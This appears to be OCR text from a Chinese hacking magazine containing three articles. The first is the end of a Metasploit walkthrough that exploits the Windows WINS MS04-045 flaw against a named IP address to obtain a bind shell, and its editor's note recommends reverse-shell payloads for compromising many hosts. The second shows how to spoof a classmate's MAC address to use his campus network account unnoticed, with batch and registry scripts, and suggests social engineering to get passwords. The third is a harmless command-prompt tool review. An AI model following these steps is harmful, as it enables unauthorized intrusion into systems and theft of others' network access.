步骤四： 点击“Microsoft WINS MS04-045 Code Execution”，然后出现了如图14的界面。

```
Microsoft WINS MS04-045 Code Execution

      Name:      wins_ms04_045 v1.24 (remote)
   Authors:      H D Moore <hdm [at] metasploit.com>
Disclosure:      Dec 14 2004
      Arch:      x86
        OS:      win32, win2000

This module exploits a arbitrary memory write flaw in the WINS service. This exploit ha

- http://www.osvdb.org/12378
- http://www.microsoft.com/technet/security/bulletin/MS04-045.mspx
- http://milw0rm.com/metasploit.php?id=78

Select Target:
        0 - Windows 2000 English
```

图14 MS04045的Exploit信息

Microsoft WINS MS04-045 Code Execution

Select Payload:

Payload	Description
win32_adduser	Windows Execute net user /ADD
win32_bind	Windows Bind Shell
win32_bind_dllinject	Windows Bind DLL Inject
win32_bind_meterpreter	Windows Bind Meterpreter DLL Inject
win32_bind_stg	Windows Staged Bind Shell
win32_bind_stg_upexec	Windows Staged Bind Upload/Execute
win32_bind_vncinject	Windows Bind VNC Server DLL Inject
win32_exec	Windows Execute Command
win32_passivex	Windows PassiveX ActiveX Injection Payload
win32_passivex_meterpreter	Windows PassiveX ActiveX Inject Meterpreter Payload
win32_passivex_stg	Windows Staged PassiveX Shell
win32_passivex_vncinject	Windows PassiveX ActiveX Inject VNC Server Payload
win32_reverse	Windows Reverse Shell
win32_reverse_dllinject	Windows Reverse DLL Inject
win32_reverse_meterpreter	Windows Reverse Meterpreter DLL Inject
win32_reverse_ord	Windows Staged Reverse Ordinal Shell
win32_reverse_ord_vncinject	Windows Reverse Ordinal VNC Server Inject
win32_reverse_stg	Windows Staged Reverse Shell
win32_reverse_stg_upexec	Windows Staged Reverse Upload/Execute
win32_reverse_vncinject	Windows Reverse VNC Server Inject

图15 选择win32_bind

在Select Target:处我们点击“0 – Windows 2000 English”。

步骤五: 在出现的图15下我们选择win32_bind代表正向连接。

步骤六: 在图16中的RHOST处我们输入210.28.180.170，其它设置保持默认即可。

步骤七: 按下exploit按钮进行溢出，如图17中显示了溢出的过程。




图16 设置远程主机IP

步骤八: 按下图17的“SESSIONS 5”即可得到一个shelll，如图18是最后溢出结果。




图17 显示了溢出过程并成功溢出

今天讲解此工具只是对其中一个WINS漏洞的溢出利用程序进行了说明，因为篇幅限制故说明不是很详细。此工具相当庞大，里面集合了100多个溢出程序和多种溢出方式，有对Windows的FTP和IIS进行溢出的，还有好多是针对Linux、Apache和3com的。所以此工具对菜鸟朋友来说绝对是不可多得的。对了，忘记说了，如果大家对此工具还有疑问的话，可以参考程序自带的说明文件，不过是全英文的哦。




图18 成功溢出获得SHELL

[文章中涉及到的工具Metasploit Framework光盘中有收录]

编辑点评:

Metasploit Framework自从诞生以来就一直被安全界关注，去年还被某组织评为全球100强的安全工具的第五名，并且去年还是它第一次参加评选，获得这样的名次足以说明了它的不同凡响。编者是从2.7版本开始用这个工具的，这次收录入光盘的也是这个版本，和文中的2.5版本基本相同，不过好像大小写敏感。第一次使用的时候大多数人都会有不很舒服的感觉，这主要是针对Metasploit的命令行控制台而言的。而一旦熟悉了命令行的操作，我们就可以在短时间内溢出大量主机。Metasploit中的Payload其实就是我们平时说的ShellCode，建议还是用反向连接的PAYLOAD成功率比较高，就是文中说的win32_reverse，当然这是针对Windows主机的。Metasploit的两种控制台模式各有千秋，掌握了这个工具的用法，从某种程度上真可以说入侵变得简单了。

免费上网

文 巴格达窃贼

从本文中你可以学到:

1、批处理文件的编写知识
2、注册标脚本的编写
3、修改本地MAC地址的两种方法

最近手头拮据，一直都没Money去买校园网充值卡，今天上着上着就突然给我断了，太BT了。上学期的认证系统一直要等到下了机才处于停机状态。况且今天都还约了朋友在线讨论事情的……于是能够上网成了我最高的目标。一边思考，一般翻着以前的Nohack杂志，看到一篇关于ARP的文章的时候，有了些思路。

先介绍下校园网的基本情况:

1、Dr.com热点认证系统;

2、MAC由第一次上网所用的网卡MAC绑定（不可更改）;

3、网关自动分配IP;

4、用户名和密码一样，且构造有规律。学生区用户账号生成方式：区域代码+楼栋+寝室号+账号数（01～04），区域代码草莓园为c，北区、中区为b，芋园代码为s，用户初始密码与账号相同，用户名和密码必须为小写;

5、没有登陆的情况下，所有对外网的连接都被重定向到http://10.254.200.243/;

6、为了防止arp病毒，屏蔽了内网互联（ping都ping不通……）

大家知道MAC是局域网通信的身份证标志，既然有绑定MAC，但是如果我把MAC改成和能上网的机器的一样，单方面欺骗网关，那想通过绑定MAC来防范非法上网不就形同虚设了吗？正常情况下，获取局域网MAC，只用ping它一下，或者跟它连接下就可以在命令提示符下用arp –a查看出来了。但是我的就麻烦点啦。

对登陆过程进行简单抓包发现验证服务器的IP为10.254.101.90，如图1。




图1 发现验证服务器的IP地址

默认是有个网页登陆功能的。在地址栏输入10.254.101.90，嘿嘿，出现了个宽带登陆系统，可支持网页登陆。填上同学的用户名，出来这个，如图2。




图2 使用同学的账号登录宽带接入系统

把MAC暴露出来啦。接下来很简单，右击“本地连接”选择状态，接下来“属性”——“配置”——“高级”选项卡，找到“Network Address”，把值改成000AEBOC3E2E，如图3。确定，状态栏闪了闪就提示再次成功连接。

再用校园网登陆器填上相应的用户名密码就登上去了。但是不一会，网络又无声无息地断了。思考一下，估计是我同学发现网络有问题又重新连了一次，把我“挤”下来了。我试着蛮横地再登一次，很




图3 修改本地的MAC地址

顺利，一下就连上了。同样过不了2分钟，我又被“挤”下来了。

正合我意！他无声无息地能把我“挤”下来，我也能顺畅地再次登陆。这样的话，如果他不去注意流量和所用时间，他只会愤怒地咒骂这破烂的校园网怎么又开始不稳定了，他根本就察觉不了我用他的账号上网，哈哈！

心想，告一段落吧，但是就是感觉手工修改MAC太复杂了，点来点去的。于是我决定继续发扬偷懒精神，联合reg和bat写了下面的文件：

```
@ ECHO OFF
@ ECHO.
@ ECHO                         说  明
@ ECHO ---------------------------------------------
---
@ ECHO *********************************************
@ ECHO      在文件后面加参数，缺省则把MAC改成本身网卡的物理地
址
@ ECHO *********************************************
@ ECHO ---------------------------------------------
---
Regedit /s b0142701.reg
rem 保证缺省时候MAC为自身网卡地址。
if %1==b0132601 Regedit /s b0132601.reg
if %1==b0132602 Regedit /s b0132602.reg
if %1==b0132801      Regedit /s b0132801.reg
if %1==b0133001 Regedit /s b0133001.reg
if %1==b0142404      Regedit /s b0142404.reg
if %1==b0121801 Regedit /s b0121801.reg
rem 为了方便记忆，这些编码就用了校园网账号，如果对应的寝室的机器
暂时不在线就用它的MAC
@echo MAC修改完毕
@echo 下面将断开网络连接

Devcon.exe disable *DEV_8139*
rem 禁用网卡
@echo 结束，上网冲浪愉快
Devcon.exe enable *DEV_8139*
rem 其中的*DEV_8139*也可以换成网卡的设备范例ID，这在设备管理器
中可以找到
ipconfig /all
```

保存为sharenet.bat，然后写.reg文件：

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\
{4D36E972-E325-11CE-BFC1-08002bE10318}\0001]
    "NetworkAddress"="0017315ABC8D"
```

保存为.reg格式的，命名为对应MAC的校园网账号。(命名很自由，但要注意和bat文件中的对应起来）其中network address的值就是对应的MAC地址。

这样，只需要执行**sharenet.bat b0142701**（具体情况输入具体的参数）就可以快速更改MAC，再用登陆器就可以顺畅地上网了。

下面再简单介绍下MAC地址在注册表中的位置。一般的是在这里：HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class（*编辑：这个注册表项是存放所有硬件设备配置的，具体应该是HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Class\{4D36E972-E325-11CE-BFC1-08002bE10318}，而对应网卡的子项也不一定是文中提到的0001，只有一个网卡的时候一般是这个，具体是哪个不确定，通过子项下的DriverDesc值可以确定具体网卡*）。当然我们可以在命令提示符下用**ipconfig /all**查出MAC（*就是Physical Address*），然后在注册表中查找，找到后就导出来，仿效我的reg文件编辑方法就可以办到啦。

当然还可以编出程序来，但是我还是觉得这小巧的BAT联合reg舒坦些，呵呵。再说，就靠这点免费上网那真是没前途咧~

现在的学校校园网为了防止盗用上网，大多都是MAC绑定。如果能知道别人的账号密码（*可以利用社会工程学*），利用MAC修改，应该就能通杀了。

呵呵，想想其实身边很多的事，只要认真去思考，追索，就可以达到自己理想的目标，这其实也是一个学习的过程。熟悉巩固bat、reg文件编辑不用说，又现学现用的淘出来了devcon，真是收获不小。

[文章中涉及到的工具devcon以及相关脚本文件光盘中有收录]

编辑点评：

这是一篇比较精彩的文章，像作者说的那样，文中涉及到了批处理的编写、注册表脚本编写等知识，另外通过注册表修改本地MAC地址我们也学到了。就像某些网吧的限制一样，类似这样的校园网限制上网的实现原理很简单，敢于实践很重要。devcon这个工具的功能很强大，除了可以启用和禁用本地的硬件设备外，还有其它很多功能，值得大家吃透这个东东。 NOHACK

让命令提示符下岗去吧！

文 icyleaf



从本文中你可以学到：

1、一个学习CMD命令的好工具

2、PromptPal的用法

在这个现在化、智能化、GUI化的时代，对于初学DOS命令的朋友来说，这是一件很痛苦的事情，虽说跟学习编程语言似的，但学习DOS的环境软件也只有1个：Windows下的命令提示符（*真正的DOS系统应该没人专门用来学习DOS了吧*），黑乎乎的界面，忘记命令或怎么用命令的时候仅仅有一个HELP命令或者还需要再执行一次“命令 /help”进行查看确认，学习效率低而且也不便于记忆。幸好让我淘出一个用于替换命令提示符控制台且学习DOS的辅助工具：PromptPal。

PromptPal是功能十分强大的软件，幸好被强人发现又进行汉化破解，感谢这些可爱而又可敬的人们。我下载的是汉化破解版，在安装过程有个选项是“添加‘在这里打开PromptPal’命令到上下文菜单中”，它可以直接把当前在PrompPal的路径改为你选择的那个路径，效果如图1。




图1 从这里打开PromptPal

最后一步要注意，这一个附带几个插件的安装包，请大家有选择地安装。（编辑：……）




图2 PromptPal界面

打开看它的界面，相对于命令提示符来说PromptPal多么让人感觉舒坦的界面（从上往下）：菜单，快捷图标，命令提示框，命令输入框和命令执行显示框，如图2。

小提示： 不知道你有没有发现，你运行的界面显示字体和我截图的不一样，只不过字体让人看着有些不舒服，大家可以通过“文件”菜单—>“配置”，在PromptPal配置窗口选择“参数”选项卡，修改里面的“命令信息栏”和“主窗口外观”的大小为9。如果你还觉得小可以按自己的习惯修改。

下面说下它的优秀的功能：

1、命令完成辅助以及语法帮助

PromptPal整理了大约有140条的命令，这样可以尽可能多地匹配你的输入，你再也不需要背那些冗长的单词了。它把这些命令配置放在了命令列表里面（点击“命令”菜单—>“命令列表”）。对于已被识别的命令，PromptPal将会使用一个可以调整大小的文本框来显示该命令的参数、命令开关以及属性的帮助信息。例如，输入NET命令，在命令提示框显示该命令的所有参数，而且在你输入命令的下方显示一个自动提示完成列表，如图3。




图3 显示命令参数以及自动完成功能

如果你的命令行程序未被PromptPal识别，也不要担心，还记得我上面说的命令列表吗？对，通过它或者“命令”菜单—>“添加命令信息”，我们可以轻松地添加它们到PromptPal的命令列表中。添加命令三步走（以添加NC为例）：

第一步： 输入命令的名称，当然是“nc”啦，接着是命令的路径，如果你已经把NC的路径设置在环境变量中的“PATH”中，就不用选择这项，否则需要填写，最好再勾上“执行该命令时使用路径”，可以防止出错，如图4。

